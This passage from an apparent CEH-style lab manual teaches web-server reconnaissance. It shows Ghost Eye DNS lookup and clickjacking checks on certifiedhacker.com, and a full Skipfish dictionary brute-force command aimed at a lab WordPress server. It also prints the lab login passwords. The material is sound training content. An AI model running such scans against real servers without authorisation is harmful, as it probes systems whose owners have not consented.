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
13. Let us perform a **DNS Lookup** on certifiedhacker.com. In the **Enter your choice field**, type **2** and press **Enter** to perform DNS Lookup.
14. The **Enter Domain or IP Address** field appears; type **certifiedhacker.com**, and press **Enter**.

15. As soon as you hit **Enter**, Ghost Eye starts performing a DNS Lookup on the targeted domain (here, **certifiedhacker.com**).
16. Scroll up to view the DNS Lookup result.



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
17. Now, perform the **Clickjacking Test**. Type **6** in the **Enter your choice** field and press **Enter**.
18. In the **Enter the Domain to test** field, type **certifiedhacker.com** and press **Enter**.

19. By performing this test, Ghost Eye will provide the complete architecture of the web server, and also reveal whether the domain is vulnerable to Clickjacking attacks or not.



20. Similarly, you can use the other tools available with Ghost Eye such as Nmap port scan, HTTP header grabber, link grabber, and Robots.txt scanner to gather information about the target web server.
21. This concludes the demonstration of how to gather information about a target web server using Ghost Eye.
22. Close all open windows on the **Parrot Security** machine.

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
Task 2: Perform Web Server Reconnaissance using Skipfish

Skipfish is an active web application (deployed on a webserver) security reconnaissance tool. It prepares an interactive sitemap for the targeted site by carrying out a recursive crawl and dictionary-based probes. The resulting map is then annotated with the output from a number of active (but hopefully non-disruptive) security checks. The final report generated by the tool is meant to serve as a foundation for professional web application security assessments.

Note: Ensure that the **Parrot Security** virtual machine is running.

1. Turn on the **Windows Server 2022** virtual machine.
2. Click **Ctrl+Alt+Del** to activate the machine. By default, **CEH\Administrator** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.
3. Click **Type here to search** field and type **wamp**. **Wamperserver64** appears in the result, press **Enter** to launch it.



4. Wait until the WAMP Server icon turns **Green** in the **Notification** area. Leave the **Windows Server 2022** machine running.

5. Switch to the **Parrot Security** virtual machine.
6. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.

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
7. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
8. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
9. Now, perform security reconnaissance on a web server using Skipfish. The target is the WordPress website **http://[IP Address of Windows Server 2022]**.
10. Specify the output directory and load a dictionary file based on the web server's requirement. In this lab, we are naming the output directory **test**.
11. In the terminal window, type **skipfish -o /home/attacker/test -S /usr/share/skipfish/dictionaries/complete.wl http://[IP Address of Windows Server 2022]:8080** and press **Enter**.

12. On receiving this command, Skipfish performs a heavy **brute-force attack** on the web server by using the **complete.wl** dictionary file, creates a directory named **test** in the **root** location, and stores the result in **index.html** inside this location.
13. Before beginning a scan, Skipfish displays some tips. Press **Enter** to start the security reconnaissance.



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
